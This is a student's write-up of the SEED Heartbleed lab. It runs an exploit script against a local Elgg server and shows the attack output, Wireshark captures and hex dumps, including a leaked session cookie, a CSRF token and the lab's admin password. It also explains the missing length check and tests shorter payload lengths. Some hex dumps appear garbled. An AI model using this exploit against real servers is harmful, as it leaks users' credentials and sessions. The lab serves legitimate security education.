

## Heartbleed attack

### Lab setup:


- In this lab I am using two virtual machine. The victim server is seed ubuntu and the attack machine is Kali Linux.
- In the attack machine, updated the hosts file with the server's ip address.

```
root@admin:~# cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      admin

# The following lines are desirable for IPv6 capable hosts
::1           localhost ip6-localhost ip6-loopback
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters
192.168.0.80  www.heartbleedlabelgg.com

root@admin:~#
```

- For testing we sent a test message to boby after logging as admin.



### Task 1: Launch the Heartbleed Attack:

- Using the attack.py program provided in the lab manual launched the heartbleed attack.
- Conducted the attack 5 times to get the required information.

```

root@admin:~# ./attack.py www.heartbleedlabelgg.com

defibrillator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)


#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1


#####
Interface id: 0 (eth0)
.@.AAAAAAAAAAAAAAAAABCEFGHIJKLMNOP...
...!9.8...
...3.2...E.D.../...A...I...
Epoch time: 1521659766.001042300 seconds
...delta from previous captured frame: 0.00000000 seconds
Referer: https://www.heartbleedlabelgg.com/messages/compose?send-to=40
Cookie: Elgg=iline90f7m76hn6l043940vt900
Connection: keep-alive

.....>...P...I.q...A.....EV...X.qj/.x3t


```



- From the above wireshark capture we can see that the heartbeat request.
- The heartbeat request contains a payload of 38 bytes but the payload length is 16384 bytes. (This is manipulated by the attacker)



- Above is the heartbeat response for the heartbeat request. Here we can see that payload is 16384 bytes, which was the manipulated payload length of the heartbeat request.
- The extra payload added is the data in the openssl memory. This can be private data.





- Got the information on 4<sup>th</sup> attempt of the attack.
- We can see the message at the last of the output.

```

root@admin:~# ./attack.py www.heartbleedlabelgg.com

defibrillator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1

#####

..@.AAAAAAAAAAAAAAAAAAAAABCEFGHIJKLMNOP...
...1.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....#...../*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=iline90f7m76hn6l843940vt9o0
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 137

..._elgg_token=2117873172eba6f7ff9331e20edc6400&_elgg_ts=1521935592&recipient_guid=40&subject=Test&body=Hi+Boby%2C+This+is+a+te
st+message.....&K..4..^..#.A..

```

- 5<sup>th</sup> attempt of the attack I was able to get the username and password.

```

A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1

#####

..@.AAAAAAAAAAAAAAAAAAAAABCEFGHIJKLMNOP...
...1.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....#...../*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=iline90f7m76hn6l843940vt9o0
Connection: keep-alive

....c.c..{"5.6..8m


..._elgg_token=c839f3752517439b8a39cc71e1ab4cfc&_elgg_ts=1521935491&username=admin&password=seedelgg...S.W..{.}.K..J

```

- Given below is the wireshark capture for the 4<sup>th</sup> and 5<sup>th</sup> heartbeat response.
- Here we can see the required information.

The image displays two screenshots of a Wireshark network capture. The top screenshot shows packets 297 through 306. Packet 304 is highlighted, showing a TLSv1 heartbeat response with a payload length of 16384. The details pane for packet 304 indicates an error: 'Payload Length: 16384 (invalid, using 16381 to decode payload)' and '[Expert Info (Error/Malformed): Invalid heartbeat payload length (16384)]'. The bottom screenshot shows packets 328 through 337. Packet 334 is highlighted, showing another TLSv1 heartbeat response with a payload length of 16384. The details pane for packet 334 also indicates an error: 'Payload Length: 16384 (invalid, using 16381 to decode payload)' and '[Expert Info (Error/Malformed): Invalid heartbeat payload length (16384)]'. Both screenshots show the 'Heartbeat Message' details pane with the error message.

## Task 2: Find the Cause of the Heartbleed Vulnerability:



The Heartbleed vulnerability arose because OpenSSL's implementation of the heartbeat functionality was missing a crucial safeguard: the computer that received the heartbeat request never checked to make sure the request was actually as long as it claimed to be. So if a request said it was 16384 bytes long but was actually only 3 bytes, the receiving computer would set aside 16384 bytes of memory buffer, then store the 3 bytes it actually received, then send back that 3 bytes plus whatever happened to be in the next 16381 bytes of memory. That extra 16384 bytes of data is information that the attacker has now extracted from the web server.

```

root@admin:~# ./attack.py www.heartbleedlabelgg.com -l 0x015B
defribulator v1.20/40
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160) Exchange58
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result.... 24, 2018 08:58:18.292897239 IST
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
..[AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!9.8.....5.....
.....3.2.....E.D...../.....A.....I.....
.....#.....}...:wW0.5;...V>!023J_>B..]...K.....G!..<
...;~.....9.....t/.....kA.....=.....w.....M&>.....u.^+...U...?X.....[5..s..%...~.I..t!8.....

```



- Decreased the payload length and performed the attack.
- Here we can see that the manipulated payload length is 347 bytes.

No.	Time	Source	Destination	Protocol	Length	Info
55	31.186388109	192.168.0.81	192.168.0.82	TCP	74	38752-443 [SYN] Seq=0 Win=29200 Len=0 MSS=...
56	31.184255935	192.168.0.82	192.168.0.81	TCP	74	443-38752 [SYN, ACK] Seq=0 Ack=1 Win=1448...
57	31.184513748	192.168.0.81	192.168.0.82	TCP	66	38752-443 [ACK] Seq=1 Ack=1 Win=29312 Len=...
58	31.188343657	192.168.0.81	192.168.0.82	TLSv1	291	Client Hello
59	31.190226758	192.168.0.82	192.168.0.81	TCP	66	443-38752 [ACK] Seq=1 Ack=226 Win=15616 L...
60	31.313452015	192.168.0.82	192.168.0.81	TLSv1	1514	Server Hello, Certificate
61	31.313492749	192.168.0.81	192.168.0.82	TCP	66	38752-443 [ACK] Seq=226 Ack=1449 Win=3212...
62	31.315265996	192.168.0.82	192.168.0.81	TLSv1	206	Server Key ExchangeServer Hello Done
63	31.315281436	192.168.0.81	192.168.0.82	TCP	66	38752-443 [ACK] Seq=226 Ack=1509 Win=3507...
64	31.316267133	192.168.0.81	192.168.0.82	TLSv1	344	Heartbeat Request, Ignored Unknown Record
<b>Heartbeat Message</b> Type: Request (1) Payload Length: 347 (invalid, using 38 to decode payload) * [Expert Info (Error/Malformed): Invalid heartbeat payload length (347)] Payload (38 bytes) * Ignored Unknown Record						
0000	00 0c 29 85 a0 08 00 0c	29 46 78 bf 08 00 45 00	...}....}F...E.			
0001	00 e6 58 c0 40 00 40 00	5f 5e c0 a0 00 51 c0 a0	..X.0.0. _A...Q...			
0002	00 52 97 60 81 0b 5d 85	a1 14 a0 72 e0 c0 80 1b	.R...}...f....			
0003	01 12 82 cc 00 00 01 01	08 0a 00 2e 78 af 01 a0	.....			
0040	00 36 18 03 01 00 29 01	01 50 41 41 41 41 41 41	0....}..AAAAAA			
0041	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	AAAAAAAA AAAAAAAB			
0042	43 44 45 46 47 48 49 4a	4b 4c 4d 4e 4f 41 42 43	CDEFGHIJ KLMNABCD			
0043	44 45 46 47 48 49 4a 4b	4c 4d 4e 4f 41 42 43 44	DEFGHIJK LMNABCD			
0044	45 46 47 48 49 4a 4b 4c	4d 4e 4f 41 42 43 44 45	EFGHIJKL MNABCDCE			
0045	46 47 48 49 4a 4b 4c 4d	4e 4f 41 42 43 44 45 46	FGHIJKLM NABCDCEF			
0046	47 48 49 4a 4b 4c 4d 4e	4f 41 42 43 44 45 46 47	GHIJKLMN ABCDEFG			
0047	48 49 4a 4b 4c 4d 4e 4f	41 42 43 44 45 46 47 48	HIJKLMNO ABCDEFGH			
0048	49 4a 4b 4c 4d 4e 4f 41	42 43 44 45 46 47 48 49	IJKLMNOPA BCDEFGHI			
0049	4a 4b 4c 4d 4e 4f 41 42	43 44 45 46 47 48 49 4a	JKLMNOPAB CDEFGHIJ			
0050	4b 4c 4d 4e 4f 41 42 43	44 45 46 47 48 49 4a 4b	KLMNOABC DEFGHIJK			
0051	4c 4d 4e 4f		LMNO			

- Below is the response, but required information was not available.
- Performed the attack few times, still I was not able to get any useful information.

No.	Time	Source	Destination	Protocol	Length	Info
61	31.313492749	192.168.0.81	192.168.0.82	TCP	66	38752-443 [ACK] Seq=226 Ack=1449 Win=3212...
62	31.315265996	192.168.0.82	192.168.0.81	TLSv1	206	Server Key ExchangeServer Hello Done
63	31.315281436	192.168.0.81	192.168.0.82	TCP	66	38752-443 [ACK] Seq=226 Ack=1509 Win=3507...
64	31.316267133	192.168.0.81	192.168.0.82	TLSv1	244	Heartbeat Request, Ignored Unknown Record
65	31.319744546	192.168.0.82	192.168.0.81	TCP	66	443-38752 [ACK] Seq=1509 Ack=404 Win=1664...
66	31.329668887	192.168.0.82	192.168.0.81	TLSv1	444	Heartbeat Response, Alert (Level: Fatal...
67	31.321852154	192.168.0.81	192.168.0.82	TCP	66	38752-443 [RST, ACK] Seq=404 Ack=1967 Win...
68	31.323780962	192.168.0.82	192.168.0.81	TCP	66	443-38752 [FIN, ACK] Seq=1967 Ack=404 Win...
69	31.323815153	192.168.0.81	192.168.0.82	TCP	64	38752-443 [RST] Seq=404 Win=0 Len=0
70	31.702690692	192.168.0.81	192.168.0.82	TCP	74	38752-443 [SYN] Seq=0 Win=29200 Len=0 MSS...
<b>Heartbeat Message</b> Type: Response (2) Payload Length: 347 Payload (347 bytes) Padding and HMAC (16 bytes) * TLSv1 Record Layer: Alert (Level: Fatal), Description: Protocol Version)						
0000	c0 0f c0 00 00 35 00 04	c0 12 c0 00 c0 1c c0 10	...5.....			
0001	00 16 00 13 c0 0d c0 03	00 0a c0 13 c0 00 c0 1f	...3.....E.D...			
0002	c0 1e 00 33 00 32 00 0a	00 00 00 45 00 44 c0 0e	.../...A.....			
0003	c0 04 00 2f 00 00 00 41	c0 11 c0 07 c0 0c c0 02	.....I.....			
0004	00 00 00 04 00 15 00 12	00 00 00 14 00 11 00 00	...4.2.....			
0005	00 00 00 03 00 7f 01 00	00 49 00 00 00 04 03 00	.....t-Lan guage: e			
0006	01 02 00 0a 00 34 00 32	00 0a 00 00 00 10 00 0b	n-US,en;q=0.5;A			
0007	00 0c 00 10 00 00 00 0a	00 10 00 17 00 00 00 00	cept,en coding;			
0100	00 07 00 14 00 15 00 04	00 00 00 12 00 13 00 03	gzip, deflate, b			
0110	00 02 00 03 00 0f 00 10	00 11 00 23 00 00 00 07	eferer: https://			
0120	00 01 01 7a 2d 4c 01 0e	07 75 01 07 05 3a 2e 05	www.hear tbleadla			
0130	0e 20 55 03 2c 05 0e 30	71 3d 30 2e 35 00 0a 41	beigg.co m/member			
0140	03 03 05 70 74 2d 45 0e	03 0f 04 09 0e 07 3a 20	a..Cooki e: Elog			
0150	07 7a 09 70 2c 20 04 05	06 0c 01 74 05 00 0a 52	lined... i.C.....			
0160	05 06 05 72 05 72 3a 20	08 74 74 70 73 3a 2f 2f	2s.....E			
0170	77 77 77 2e 00 05 01 72	74 02 0c 05 05 04 0c 03				
0180	02 00 0c 07 07 2e 03 0f	0d 2f 0d 05 00 02 05 72				
0190	73 0d 0a 43 0f 0f 00 00	05 3a 20 45 0c 0f 07 3d				
01a0	09 31 0e 05 30 1b a9 0c	0c 2e 43 c6 c9 ae 90 03				
01b0	32 08 af 1c 10 15 03 01	00 02 02 46				

Q 2.1: As the length decreases, the extra data obtained decreases and no useful information was obtained.

- Further decreased the payload length to 83 bytes, less data received compared to above experiment.

```

root@adminix:~#
File Edit View Search Terminal Help
*****
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
*****
..SAAAAAAAAAAAAAAAAAAAAABCEFGHIJKLMNOPABC...
...1.9.8.....5.....
...xb4.....0:1...

root@adminix:~# ./attack.py www.heartbleedlabelgg.com --length 83
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
*****
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
*****
..SAAAAAAAAAAAAAAAAAAAAABCEFGHIJKLMNOPABC...
...1.9.8.....5.....
...jBz...1-6.1)...

root@adminix:~# ./attack.py www.heartbleedlabelgg.com --length 83

```

No.	Time	Source	Destination	Protocol	Length	Info
33	28.111044331	192.168.0.83	192.168.0.82	TCP	74	46228-443 [SYN] Seq=0 Win=29200 Len=0 MSS...
34	28.113792272	192.168.0.82	192.168.0.83	TCP	74	443-40220 [SYN, ACK] Seq=0 Ack=1 Win=1440...
35	28.113837187	192.168.0.83	192.168.0.82	TCP	66	46228-443 [ACK] Seq=1 Ack=1 Win=29312 Len...
36	28.115322234	192.168.0.83	192.168.0.82	TLSv1	291	Client Hello
37	28.116839218	192.168.0.82	192.168.0.83	TCP	66	443-46220 [ACK] Seq=1 Ack=226 Win=15616 L...
38	28.116614529	192.168.0.82	192.168.0.83	TLSv1	1514	Server Hello, Certificate
39	28.116651604	192.168.0.83	192.168.0.82	TCP	66	46228-443 [ACK] Seq=226 Ack=1449 Win=3212...
40	28.118831288	192.168.0.82	192.168.0.83	TLSv1	286	Server Key ExchangeServer Hello Done
41	28.118880500	192.168.0.83	192.168.0.82	TCP	66	46228-443 [ACK] Seq=226 Ack=1589 Win=3587...
42	28.119943116	192.168.0.83	192.168.0.82	TLSv1	244	Heartbeat Request, Ignored Unknown Record

```

Length: 41
+ Heartbeat Message
  Type: Request (1)
  Payload Length: 83 (invalid, using 38 to decode payload)
  Payload (38 bytes)
+ Ignored Unknown Record
0000 00 0c 20 85 a8 98 88 bc 20 46 78 bf 0e 00 45 00  ..)....)F...E
0010 00 e0 d4 50 40 00 40 00 e3 cb c9 a8 00 53 c0 a8  ..P@.0.7....R..
0020 00 52 b4 8c 01 b0 0a 0f 0f 95 fc a2 10 53 80 18  ..S.....S.op@...
0030 01 12 82 ce 00 00 01 01 00 0a 00 30 b0 00 01 a6  ..S.....S.op@...
0040 72 87 10 03 01 00 20 01 00 53 41 41 41 41 41 41  F.....SAAAAAA
0050 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAA AAAAAAB
0060 43 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 41 42 43  CDEFGHIJ KLMNOABC
0070 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 41 42 43 44  DEFGHIJK LMNOABCD
0080 45 46 47 48 49 4a 4b 4c 4d 4e 4f 41 42 43 44 45  EFGHIJKL MNOABCDE
0090 46 47 48 49 4a 4b 4c 4d 4e 4f 41 42 43 44 45 46  FGHIJKLM NOABCDEF
00a0 47 48 49 4a 4b 4c 4d 4e 4f 41 42 43 44 45 46 47  GHIJKLMN OABCDEF
00b0 48 49 4a 4b 4c 4d 4e 4f 41 42 43 44 45 46 47 48  HIJKLMNO ABCDEFGH
00c0 49 4a 4b 4c 4d 4e 4f 41 42 43 44 45 46 47 48 49  IJKLMNOPA BCDEFGHI
00d0 4a 4b 4c 4d 4e 4f 41 42 43 44 45 46 47 48 49 4a  JKLMNOAB CDEFGHIJ
00e0 4b 4c 4d 4e 4f 41 42 43 44 45 46 47 48 49 4a 4b  KLMNOABC DEFGHIJK
00f0 4c 4d 4e 4f 41 42 43 44 45 46 47 48 49 4a 4b  LMNO
45 28.144562167 192.168.0.83 192.168.0.82 TCP 66 46228-443 [RST, ACK] Seq=484 Ack=1704 Win...
50 31.035799622 192.168.0.83 192.168.0.82 TCP 74 46222-443 [SYN] Seq=0 Win=29200 Len=0 MSS...

```

```

Length: 102
+ Heartbeat Message
  Type: Response (2)
  Payload Length: 83
  Payload (83 bytes)
  Padding and HMAC (18 bytes)
00 0c 20 46 78 bf 00 8c 20 85 a8 00 00 00 45 00  ..)F... )....E
00 a0 78 a1 40 00 40 00 3f b0 c0 a8 00 52 c0 a8  ..x@.0.7....R..
00 53 01 b0 b4 8c fc a2 10 53 8a 0f 70 47 80 18  ..S.....S.op@...
00 82 73 9f 00 00 01 01 00 0a 01 a8 72 88 00 30  ..S.....S.op@...
00 00 38 83 01 00 00 02 00 53 41 41 41 41 41 41  ..S.....S.op@...
01 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAA AAAAAAB
